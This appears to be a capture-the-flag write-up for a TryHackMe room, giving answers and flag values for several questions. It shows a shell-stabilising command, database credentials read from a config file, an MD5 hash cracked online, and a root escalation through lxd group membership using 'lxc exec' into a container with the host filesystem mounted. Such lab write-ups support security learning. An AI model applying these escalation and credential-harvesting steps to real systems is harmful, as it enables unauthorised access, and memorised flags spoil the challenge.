
Value of the web.txt flag



```
THM{ENTER_THE_GRID}
```

Question 6


Lines used to upgrade and stabilize shell



```
# stty raw -echo; fg
```

Question 7 & 8


Credentials that i find by looking at dbauth.php



```
$dbaddr = "localhost";
$dbuser = "tron";
$dbpass = "IFightForTheUsers";
$database = "tron";
```

Question 9

Go to site https://crackstation.net/ to find the password




edc621628f6d19a13a00fd683f5e3ff7

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@


Question 10 & 11

Value of the user.txt flag?




```
flynn@light-cycle:~$ ls -l
total 4
-r-------- 1 flynn flynn 30 Dec 19 16:42 user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ 
```

Question 12
Run groups to find what group floryn is
Its lxd



```
flynn lxd
```

Question 13
Value of the root.txt flag?



```
flynn@light-cycle:~$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls -l
total 4
-r--------    1 root     root           600 Dec 19 20:18 root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```